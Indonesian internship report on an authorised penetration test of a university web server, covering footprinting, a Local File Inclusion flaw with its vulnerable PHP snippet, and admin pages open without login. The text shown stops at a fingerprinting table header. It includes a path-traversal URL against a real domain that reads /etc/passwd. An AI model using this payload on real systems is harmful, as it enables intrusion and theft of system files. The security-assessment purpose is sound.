

PENGESAHAN LAPORAN KERJA PRAKTEK

ANALISIS SECURITY DAN PENETRATION TESTING

SERVER WEB UIN SUNAN KALIJAGA

DI PKSI UIN SUNAN KALIJAGA

Disusun oleh :

Nama : **RISCHAN MAFRUR**

NIM : **09650007**

Telah diseminarkan pada tanggal:.....

Pembimbing,

Penguji,

M. Taufiq Nuruzzaman, ST., M.Eng.
NIP. 19791118 200501 1 003

.....
NIP.

Mengetahui,
a.n. Dekan
Ketua Program Studi

Agus Mulyanto, S.Si., M.Kom
NIP. 19710823-199903-1-003

KATA PENGANTAR

Segala puji syukur bagi Allah SWT yang telah memberikan pertolongan dalam setiap kesulitan yang ada selama pelaksanaan kerja praktek. Atas berkat rahmat-Nya, pelaksanaan kerja praktek yang dilakukan di PKSI UIN Sunan Kalijaga dapat terselasaikan dengan baik. Pelaksanaan kerja praktek ini merupakan salah satu syarat untuk memperoleh gelar sarjana Teknik Informatika Universitas Islam Negeri Sunan Kalijaga. Selanjutnya penulis mengucapkan terima kasih yang sebesar-besarnya kepada:

1. Bapak, Ibu, dan adikku yang selalu setia memberikan dukungan dan doa serta menjadi sumber motivasi dan inspirasi.
2. Bapak M. Taufiq Nuruzzaman, S.T., M.Eng selaku dosen pembimbing yang telah banyak memberi dukungan serta pangarahan demi kelancaran pelaksanaan kerja praktek.
3. Bapak Agus Mulyanto, S.Si., M.Kom selaku Kaprodi Teknik Informatika.
4. Bapak Agung Fatwanto, M. Kom., Ph.D selaku Kepala PKSI UIN Sunan Kalijaga sekaligus yang langsung membimbing saya.
5. Seluruh karyawan PKSI UIN Sunan Kalijaga.
6. Teman-teman Prodi Teknik Informatika UIN Sunan Kalijaga yang telah banyak membantu dalam pelaksanaan kerja praktek dan penyusunan laporannya.

Penulis menyadari masih banyak kekurangan dan kelemahan dalam pelaksanaan dan penyusunan laporan kerja praktek ini. Semoga pelaksanaan kerja praktek ini dapat menjadi pengalaman yang berharga bagi penulis dan bermanfaat untuk masyarakat yang lebih luas.

Yogyakarta, 1 April 2012

DAFTAR ISI

LEMBAR PENGESAHAN	i
KATA PENGANTAR.....	ii
DAFTAR ISI	iv
DAFTAR GAMBAR.....	vi
DAFTAR TABEL.....	viii
BAB I PENDAHULUAN	1
1.1 Latar Belakang.....	1
1.2 Batasan Kerja Praktek	4
1.3 Tujuan Kerja Praktek	4
1.4 Manfaat Kerja Praktek	4
BAB II TEMPAT KERJA PRAKTEK	6
2.1 Gambaran Umum Instansi	6
2.1.1 Visi PKS I UIN Sunan Kalijaga Yogyakarta.....	7
2.1.2 Strategi PKS I UIN Sunan Kalijaga Yogyakarta.....	7
2.1.3 Prinsip PKS I UIN Sunan Kalijaga Yogyakarta	8
2.2 Ruang Ligkup Kerja Praktek.....	8
BAB III HASIL DAN PEMBAHASAN	10
3.1 Analisis	10
3.1.1 Kondisi Tempat Kerja	10
3.1.2 Kondisi SDM di PKS I UIN Sunan Kalijaga	11
3.2 Kegiatan KP	12
3.2.1 Footprinting	13
3.2.1.1 Check IP server target	13
3.2.1.2 Reverse IP domain check	13
3.2.1.2.1 Rekomendasi	15

3.2.1.3 Analisis Keamanan Website (web application).....	15
3.2.1.3.1 LFI di Website PKS I UIN Sunan Kalijaga	15
3.2.1.3.2 Multi Bug di Semua Website	18
3.2.1.3.2.1 Rekomendasi	19
3.2.2 Scanning Fingerprinting	20
3.2.2.1 Identifikasi Server	20
3.2.2.2 Port scanning	23
3.2.3 Enumeration dan Gaining Access	24
3.2.3.1 Rekomendasi	32
3.2.4 Privilege Escalation	34
3.2.5 Pilfering	37
3.2.6 Backdooring	37
3.2.6.1 Rekomendasi	41
3.2.7 Covering Tracks	42
3.2.7.1 Rekomendasi	42
3.2.8 Denial Of Service	43
BAB IV PENUTUP	44
4.1 Kesimpulan	44
4.2 Saran	44
DAFTAR PUSTAKA	46
LAMPIRAN	47
Lampiran 1 Script downlot.php yang ada di website PKS I UIN Sunan Kalijaga	48
Lampiran 2 Local root exploit FreeBSD mbufs() sendfile cache poisoning local privilege escalation	49
Lampiran 3 File local root ProFTPd	50
Lampiran 4 Tabel ringkasan bug list	51

DAFTAR GAMBAR

Gambar 1.1 Website UIN Sunan Kalijaga ketika di-deface oleh Gorontalo Defacer Crew	2
Gambar 3.1 Reverse IP Domain Check domain pksi.uin-suka.ac.id	14
Gambar 3.2 Download file passwd dari server UIN Sunan Kalijaga	16
Gambar 3.3 Masuk page admin tanpa menggunakan session di website UIN Sunan Kalijaga	19
Gambar 3.4 Scanning Fingerprinting menggunakan php script	21
Gambar 3.5 Port scanning server web UIN Sunan Kalijaga menggunakan RADMIN tool	24
Gambar 3.6 Tampilan PHP Shell di server lama UIN Sunan Kalijaga pentesting I (FreeBSD 8.0)	25
Gambar 3.7 Jendela login webshell di server UIN Sunan Kalijaga pentesting II (FreeBSD 8.2)	26
Gambar 3.8 Web Shell di server web UIN Sunan Kalijaga pentesting II (FreeBSD 8.2)	26
Gambar 3.9 Back connect menggunakan netcat pentesting I	28
Gambar 3.10 Menjalankan script back connect di server web UIN Sunan Kalijaga pentesting I	29
Gambar 3.11 Berhasil mendapatkan akses shell menggunakan back connect pentesting I	30
Gambar 2.12 Bind Connection menggunakan netcat pentesting II	31
Gambar 3.13 Login ssh menggunakan user dan password yang didapatkan dari bruteforce	32
Gambar 3.14 Berhasil mendapatkan akses root di server menggunakan local root exploit	35
Gambar 3.15 Gagal local root exploit pada FreeBSD 8.2 pentesting II	36

Gambar 3.16 Id_rsa_pub attacker yang ada di home root server UIN Sunan Kalijaga (pentesting I)	39
Gambar 3.17 Login ssh user root di server web UIN Sunan Kalijaga (pentesting I) .	39
Gambar 3.18 Berhasil login user root di server web UIN Sunan Kalijaga menggunakan RSA key	40
Gambar 3.19 Whoami, menunjukkan bahwa web123 adalah user root	40

DAFTAR TABEL

Tabel 3.1 Tabel Spesifikasi Komputer yang digunakan di PKS I UIN Sunan Kalijaga	11
Tabel 3.2 Tabel Fingerprinting	21

BAB I PENDAHULUAN

1.1 Latar Belakang

Indonesia sekarang masih menduduki peringkat sepuluh besar untuk kasus *cybercrime* (Kompas, 2012). Kasus terakhir yang menimpa pemerintah Indonesia sendiri adalah pengrusakan terhadap website POLRI oleh seorang *hacker* yang belum diketahui identitasnya sampai saat ini. Walaupun pemerintah Indonesia sudah mengupayakan pencegahan terhadap kejahatan di dunia maya dengan membuat undang-undang tindak kejahatan dunia maya tetap saja mencari pelaku/penjahat dunia maya itu cukup sulit. Semua itu karena dunia maya tidak kenal batas wilayah maupun waktu. Yang bisa kita lakukan saat ini tidak lain adalah antisipasi dengan cara mengamankan asset-asset kita yang ada di internet. Yang pasti kita tidak boleh menyepelekan masalah keamanan website.

Tidak hanya website pemerintah, website-website pendidikan pun juga terancam diserang oleh hacker baik dari dalam negeri maupun luar negeri. Zone –H yang mempunyai alamat domain www.zone-h.org adalah sebuah website untuk mensubmit hasil dari sebuah website yang di-*deface*, di website tersebut banyak ditemui website-website pendidikan yang sudah pernah di-*deface* oleh *attacker* termasuk website UIN Sunan Kalijaga yang mempunyai domain www.uin-suka.ac.id.

Website UIN Sunan Kalijaga telah di-*deface* oleh **Gorontalo Defacer cr3w** pada tanggal 18/10/2008 pukul 15:44:02 seperti terlihat pada Gambar 1.1.



**Gambar 1.1. Website UIN Sunan Kalijaga ketika di-*deface* oleh
Gorontalo Defacer Crew**

Sampai saat ini website UIN Sunan Kalijaga masih mempunyai *bug*/celah yang sangat banyak. Padahal sebuah website akademik jelas harus memberikan informasi yang valid, seandainya ada *attacker* yang mempunyai maksud jahat bisa mengubah informasi yang ada pada website tersebut, tentu ini akan sangat membahayakan dan merugikan berbagai pihak.

Berikut ini adalah beberapa risiko yang bisa terjadi jika sebuah server sudah dimasuki oleh *attacker*:

1. Jika sebuah website pernah di-*deface* jelas itu menunjukkan bahwa keamanan pada website tersebut kurang begitu diperhatikan, *image* dari pembuat maupun pemilik website tersebut akan turun.
2. Seorang *attacker* bisa saja mengubah informasi yang ada pada website untuk mendapatkan keuntungan.
3. Seorang *attacker* bisa saja mencuri data-data penting yang ada di dalam server tersebut.
4. Seorang *attacker* bisa menjadikan server tersebut untuk mengirimkan spam ke email orang lain, sehingga ini bisa berakibat IP dari server tersebut akan diblok oleh penyedia layanan email seperti gmail atau ymail. Banyak server-server indonesia yang bernasib seperti ini.
5. Seorang *attacker* bisa menjadikan server tersebut sebagai media penyimpanan file-file video, mp3, dan sebagainya.
6. Seorang *attacker* bisa menjadikan server tersebut sebagai kambing hitam atau batu loncatan untuk penyerangan ke server lain, sehingga seakan-akan penyerang tersebut berasal dari IP server yang dijadikan kambing hitam tersebut.
7. *Attacker* bisa menjadikan server tersebut sebagai *zombie* untuk melakukan DOS (*Denial of Service*) pada server lain.

1.2 Batasan Kerja Praktek

Batasan masalah dalam kerja praktek ini adalah sebagai berikut:

1. Hanya melakukan penetration testing satu server web yang mempunyai alamat domain www.uin-suka.ac.id.
2. Pencarian *bug*/celah pada *web application* dan sistem operasi server.

1.3 Tujuan Kerja Praktek

Adapun tujuan dari kerja praktek ini adalah sebagai berikut:

1. Mencari sebanyak mungkin *bug*/celah dalam website UIN Sunan Kalijaga.
2. Mendapatkan akses tertinggi sebagai superuser yaitu *root* di server UIN Sunan Kalijaga.
3. Memberikan rekomendasi dan *patch* kepada PKSI UIN Sunan Kalijaga.

1.4 Manfaat Kerja Praktek

Diharapkan dari pelaksanaan kerja praktek ini dapat membawa manfaat bagi beberapa pihak baik dari PKSI UIN Sunan Kalijaga maupun bagi mahasiswa sendiri.

a. Manfaat bagi PKSI UIN Sunan Kalijaga adalah:

1. Solusi dan *patch* dari hasil kerja praktek ini bisa digunakan untuk menutup *bug*/celah yang ada baik di sisi *web application*, server web maupun sistem operasi server.

2. Rekomendasi dari hasil kerja praktek bisa digunakan sebagai acuan pengamanan server Web UIN Sunan Kalijaga.

b. Manfaat bagi mahasiswa adalah:

1. Mahasiswa memperoleh pengalaman kerja sebelum memasuki dunia kerja.
2. Mahasiswa memperoleh kemampuan diri dalam *penetration testing* pada server.
3. Mahasiswa memperoleh kemampuan untuk menambal *bug* atau *mem-patch* suatu sistem.
4. Mahasiswa memperoleh kemampuan untuk mengamankan sebuah server dari serangan.

BAB II TEMPAT KERJA PRAKTEK

2.1 Gambaran Umum Instansi

Pusat Komputer dan Sistem Informasi Universitas Islam Negeri Sunan Kalijaga, sebagaimana tercantum dalam Keputusan Menteri Agama Republik Indonesia nomor 390 Tahun 2004 tanggal 3 September 2004 adalah gabungan dari dua lembaga sebelumnya yaitu Pusat Komputer dan Sistem Informasi. Pusat Komputer (PUSKOM) adalah salah satu dari dua Unit Pelaksana Teknis atau unsur penunjang pada IAIN Sunan Kalijaga (Statuta IAIN Sunan Kalijaga Yogyakarta Tahun 2001 Pasal 121 ayat 3). Unit Pelaksana Teknis lainnya adalah Perpustakaan. Sistem Informasi, semula merupakan sub bagian dari bagian Perencanaan dan Sistem Informasi (PSI).

Secara yuridis, Pusat Komputer sudah ada sejak diberlakukannya Keputusan Menteri Agama RI nomor 385 Tahun 1993 tanggal 29 Desember 1993, tentang Organisasi dan Tata Kerja IAIN Sunan Kalijaga Yogyakarta. Pasal 60 memuat tentang Pusat Komputer yang menjelaskan bahwa Pusat Komputer adalah unsur penunjang IAIN Sunan Kalijaga di bidang komputer (pasal 60 ayat 1). Pusat Komputer dipimpin oleh seorang kepala, yang ditunjuk di antara pranata komputer senior di lingkungan Pusat Komputer yang bertanggungjawab kepada Rektor dan pembinaannya dilakukan oleh Pembantu Rektor I (pasal 60 ayat 2).

Pusat Komputer sebagai unit pelaksana teknis atau unsur penunjang di IAIN Sunan Kalijaga dimuat juga dalam Keputusan Menteri Agama RI Nomor 399 Tahun 1993 tentang statuta Institut Agama Islam Negeri Sunan Kalijaga Yogyakarta.

Dalam upaya meningkatkan kualitas pelayanan administrasi di IAIN Sunan Kalijaga Yogyakarta diperlukan adanya sarana pendukung berupa pusat komputer yang berkemampuan tinggi, teruji tingkat validitasnya, efisien, efektif dan didukung oleh keakuratan data, kecepatan pengolahan serta keamanan yang terjamin, maka Rektor, Prof. Dr. H.M. Atho Mudzhar, membentuk tim pelaksana penyiapan Program Pusat Komputer IAIN Sunan Kalijaga Yogyakarta.

2.1.1 Visi PKS I UIN Sunan Kalijaga Yogyakarta

Mewujudkan UIN Sunan Kalijaga Yogyakarta sebagai universitas digital (cyber campus)

2.1.2 Strategi PKS I UIN Sunan Kalijaga Yogyakarta

1. Otomasi proses administrasi (Akademik, Kemahasiswaan, dan Umum)
2. Digital lifestyle experience (e-learning, digital information dissemination, dan digital payment)

2.1.3 Prinsip PKS I UIN Sunan Kalijaga Yogyakarta

1. Layanan

- One Day Service
- One Stop Service
- 3S (Senyum, Salam, Sapa)

2. Teknis

- One Account for All Access
- One Entry for All Database
- ADAP (As Digital As Possible)

2.2 Ruang Lingkup Kerja Praktek

Staf pada UPT. PKS I UIN Sunan Kalijaga terdiri atas:

1. Kepala : Agung Fatwanto, S.Si., M.Kom., Ph.D

2. Divisi:

a. Divisi Infrastruktur: Hendra Hidayat, S.Kom.

Anggota: Rahmadhan Gatra, ST

b. Divisi Pengembangan Sistem Informasi: Mustaqim, MT.

Anggota:

- Salim Athari, S.Kom
- Adi Wirawan, S.Kom
- Prihanto Dwi Rahmanto, S.Kom.

c. Divisi SDM: Ratna Windah Lestari, SIP

Anggota: Rohyati, S.Ag.

d. Divisi Media: M. Arif Wibisono

Anggota: Daru Prasetyawan, ST

e. Divisi Layanan IT: Siti Mutmainah, S.Kom.

Anggota:

- Novi Praci Putri
- Mellyana Cahya Ningrum

3. Bendahara: Ratna Windah Lestari, SIP

BAB III HASIL DAN PEMBAHASAN

3.1 Analisis

Analisis dalam kerja praktek ini dibagi menjadi dua yaitu yang pertama analisis kondisi tempat kerja termasuk di dalamnya kondisi SDM dan layanan dari PKS I UIN Sunan Kalijaga dan yang kedua adalah analisis kegiatan kerja praktek.

3.1.1 Kondisi Tempat Kerja

Gedung PKS I UIN Sunan Kalijaga terdiri dari tiga lantai dengan rincian sebagai berikut:

1. Lantai I

Lantai I terdiri dari dua ruangan utama yaitu ruangan pusat layanan dan ruangan server. Pada ruangan pusat layanan terdiri dari beberapa meja kerja divisi layanan IT PKS I dan divisi infrastruktur PKS I UIN Sunan Kalijaga. Kemudian di sebelah timur ruang layanan ada ruang server yang berisi seluruh server kampus UIN Sunan Kalijaga.

2. Lantai II

Lantai II terdiri dari satu ruangan utama yaitu ruang multimedia. Ruang multimedia ini digunakan untuk tempat pemotretan, meja kerja

devisi Media PKS I UIN Sunan Kalijaga dan kontro ling TV UIN Sunan Kalijaga.

3. Lantai III

Lantai III terdiri dari dua ruangan utama yaitu ruangan development dan ruangan rapat, staff PKS I yang bergerak di bidang development bekerja di ruangan ini.

Spesifikasi komputer yang digunakan di PKS I UIN Sunan Kalijaga adalah sebagai berikut:

Tabel 3.1. Tabel Spesifikasi Komputer yang digunakan di PKS I UIN Sunan Kalijaga

No	System	Keterangan
1.	Operating System	Windows 7 Home Premium 64-bit (6.1, Build 7601) Service Pack 1
2.	System Manufacturer	Dell Inc.
3.	System Model	Studio XPS 9100
4.	Processor	Intel(R) Core(TM) i7 CPU 960 @ 3.20GHz (8 CPUs), ~3.2GHz
5.	Memory	12288MB RAM
6.	Card name	AMD Radeon HD 6700 Series
7.	Display Memory	2793 MB Dedicated Memory: 1006 MB Shared Memory: 1787 MB

3.1.2 Kondisi SDM di PKS I UIN Sunan Kalijaga

Sumber daya manusia di PKS I UIN Sunan Kalijaga Yogyakarta terdiri dari limabelas orang, dengan empat orang merupakan tenaga kontrak yaitu:

1. Agung Fatwanto, S.Si., M.Kom., Ph.D (Kepala PKSI)
2. Mustaqim, MT. (devisi pengembangan sistem informasi)
3. Mellyana Cahya Ningrum (anggota devisi layanan IT)
4. Novi Praci Putri (anggota devisi layanan IT)

Dengan demikian pegawai tetap PKSI UIN Sunan Kalijaga hanya terdiri dari sebelas orang.

3.2 Kegiatan KP

Metode standar penetration testing adalah sebagai berikut :

1. *Footprinting*
2. *Scanning Fingerprinting*
3. *Enumeration*
4. *Gaining Access*
5. *Privilege Escalation*
6. *Pilfering*
7. *Covering Tracks*
8. *Backdooring*
9. *Denial of Service*

Proses dan hasil *penetration testing* pada server web UIN Sunan Kalijaga dijelaskan lebih detail pada bagian berikutnya. *Penetration testing* dilakukan sebanyak dua kali dalam kerja praktek ini dikarenakan terjadi migrasi server web UIN Sunan Kalijaga dari server yang menggunakan FreeBSD 8.0 kemudian pada akhir Maret 2012 dilakukan migrasi server dan menggunakan sistem operasi FreeBSD 8.2.

3.2.1 Footprinting

Footprinting adalah proses menggali informasi sebanyak-banyaknya dari target (*box*). Hasil *footprinting* server UIN Sunan Kalijaga yang diperoleh adalah sebagai berikut :

3.2.1.1 Check IP server target

Pada *penetration* pertama IP Server web UIN Sunan Kalijaga adalah 172.16.4.201. Kemudian untuk *penetration* yang kedua IP nya adalah 10.0.8.120.

3.2.1.2 Reverse IP domain check

Reverse IP domain check adalah mencari informasi website apa saja yang ada dalam host tersebut. Contoh aplikasi yang bisa digunakan adalah **You Get Signal** bisa di akses di www.yougetsignal.com kemudian pilih menu reverse IP domain check, seperti terlihat pada Gambar 3.1.



Gambar 3.1. Reverse IP Domain Check domain pksi.uin-suka.ac.id

Hasil reverse domain check dapat dilihat bahwa server web UIN Sunan Kalijaga tidak hanya berisi satu website tapi ada duabelas website lain di dalamnya yaitu website Fakultas Adab, Fakultas Sosial dan Humaniora, Fakultas Syariah, Fakultas Dakwah, Fakultas Sains dan Teknologi, dan Fakultas Tarbiyah dan lain-lain.

Jadi untuk memasuki server web UIN Sunan Kalijaga bisa melalui berbagai pintu, bisa mencari bug/celah di website utama UIN Sunan Kalijaga, website PKSI, Fakultas Tarbiyah, atau yang lain, yang pasti semakin banyak website yang ada

dalam satu *host/server* akan semakin banyak menambah peluang seorang *attacker* berhasil melakukan *penetration*.

3.2.1.2.1 Rekomendasi

Penggunaan banyak domain dalam satu *host* merupakan tindakan yang cukup berbahaya, dikarenakan jika ada salah satu website ada yang mengandung *bug* kemudian *attacker* berhasil masuk dalam server web tersebut tentu *attacker* bisa melakukan *jumping*. *Jumping* adalah tindakan seorang *attacker* yang bisa meloncat ke *direktori/home* user lain (website lain yang ada dalam satu server tersebut).

Hal ini sebenarnya bisa diatasi dengan proteksi direktori yaitu dengan cara pengaturan *permission* direktori tersebut, sebenarnya proses *jumping* hanyalah mencari direktori yang bisa dibaca (*readable*) atau yang bisa ditulis (*writable*) di *home* user lain. Ketika ada direktori *home* user lain bisa dibaca atau mungkin bisa ditulis oleh *attacker* jelas *attacker* bisa mengakses direktori tersebut.

3.2.1.3 Analisis Keamanan Website (*web application*)


3.2.1.3.1 LFI di Website PKS I UIN Sunan Kalijaga

Website dengan domain <http://pksi.uin-suka.ac.id> menggunakan CMS (Content Management Sistem) lokomedia yang mempunyai banyak *bug/celah*. Dalam proses *penetration testing* ternyata ditemukan *bug* LFI (Local File Inclusion). LFI merupakan *bug* yang bisa membuat seorang *attacker* bisa mengambil file yang

berharga dari dalam server. Dengan bug LFI ini seorang *attacker* bisa mendownload file passwd dari server yaitu dengan mengetikan URL seperti ini:

[http://pksi.uin-suka.ac.id/download.php?file=..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd](http://pksi.uin-suka.ac.id/download.php?file=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd)

Perintah tersebut adalah perintah untuk mendownload file passwd yang ada dalam server dan ternyata perintah tersebut bekerja dengan baik di server UIN Sunan Kalijaga, seperti terlihat pada Gambar 3.2.



Gambar 3.2. Download file passwd dari server UIN Sunan Kalijaga

File `passwd` adalah file yang sangat berharga didalam sistem operasi Linux, BSD dan keluarganya. File ini adalah file yang hanya bisa di *write (edit)* oleh *root* tapi bisa di baca oleh semua user yang ada didalam sistem. File ini berisi list user /semua user yang ada dalam server. Jika seorang *attacker* sudah mendapatkan file ini berarti sudah mengurangi setengah dari pekerjaannya karena dengan melihat file ini *attacker* akan mengetahui user apa saja yang ada dalam server dan tentu list user tadi bisa di gunakan sebagai *wordlist* username untuk *bruteforce*, dan biasanya admin memberikan password yang mudah ditebak atau password yang hampir sama dengan username sehingga mempermudah proses *bruteforce*.

Bug LFI ini berasal dari kesalahan script yang ada pada file `downlot.php`. File `downlot.php` dapat dilihat pada lampiran 1. Kesalahanya ada pada variable `$filename` dan *syntax include*.

```
<?php include "config/koneksi.php";  
  
$direktori = "files/"; // folder tempat penyimpanan file yang boleh  
didownload  
  
$ filename = $_GET['file']
```

Variable `filename` tidak difilter dengan benar sehingga client bisa menginputkan semua karakter ke dalam URL, seperti pada kasus ini *attacker* menginputkan perintah untuk *fetch* file `passwd` dan ternyata perintah tersebut dijalankan dengan baik oleh server. Kemudian *syntax include* mungkin bisa ditambahkan `"/`, maksudnya dengan seperti itu, saat *attacker* mengakses file dari luar server maka hasilnya akan error

karena saat pemrosesan setiap file yang masuk ke variable page akan ditambah ./ di depannya.


3.2.1.3.2 Multi Bug di Semua Website

Website utama UIN Sunan Kalijaga saat ini beserta semua website fakultas UIN Sunan Kalijaga menggunakan template yang sama yaitu menggunakan template yang dibuat dengan *Framework Codeigniter*.

Dalam *penetration testing* ini ditemukan beberapa *bug* yang cukup berbahaya yaitu :

- a) Tidak ada session di <http://www.uin-suka.ac.id/index.php/access>
- b) Ada menu import file excel di <http://www.uin-suka.ac.id/index.php/chapter>
- c) Editor tanpa session di <http://www.uin-suka.ac.id/index.php/ckeditor>

Untuk *bug* kedua dan ketiga memang tidak begitu berakibat fatal, tapi *bug* yang pertama ini bisa berakibat fatal. Pada *bug* yang pertama ini jika *attacker* mengakses URL <http://www.uin-suka.ac.id/index.php/access> kita langsung akan diarahkan ke page admin tanpa proses login, kita bisa mengedit hak akses user bahkan bisa menambah user, seperti terlihat pada Gambar 3.3.



Gambar 3.3. Masuk page admin tanpa menggunakan session di website UIN Sunan Kalijaga

3.2.1.3.2.1 Rekomendasi

Seorang admin web seharusnya melakukan *testing* terlebih dahulu sebelum meng-online-kan websitenya. Tanpa melakukan *testing* admin tak pernah tahu apakah website tersebut masih ada celah atau tidak. Kesalahan sekecil apapun seperti lupa melakukan *casting* terhadap *variable input*, tidak ada *filter* dalam variable input, atau bahkan lupa memberikan session di salah satu page admin itu semua bisa berakibat

fatal. Coding yang terstruktur, bersih dan *testing* sebelum benar-benar diimplementasikan adalah hal yang wajib dilakukan jika menginginkan website aman dari serangan. Untuk syarat server bisa di LFI yaitu server harus `allow_url_include = on` , `allow_url_fopen = on` , `magic_quotes_gpc = off`. Sehingga sebenarnya admin bisa mengantisipasinya dengan mengkonfigurasi kembali php deserver yang bersangkutan.

3.2.2 Scanning Fingerprinting

3.2.2.1 Identifikasi Server

Scanning fingerprinting yaitu identifikasi service apa saja yang berjalan di dalam server. Proses *scanning fingerprinting* ini dibagi menjadi beberapa bagian, yaitu:

- a. Analisis dan scanning sistem operasi yang digunakan.
- b. Analisis dan scanning service yang dijalankan.
- c. Analisis dan scanning webserver yang digunakan.
- d. Analisis dan scanning php beserta modul-modulnya yang digunakan.
- e. Analisis dan scanning mysql yang digunakan.

Hasil dari analisis dan scanning dapat dilihat pada Gambar 3.4.



Gambar 3.4. Scanning Fingerprinting menggunakan php script.

Tabel 3.2 Tabel Fingerprinting


No	Fingerprinting	Hasil	Keterangan
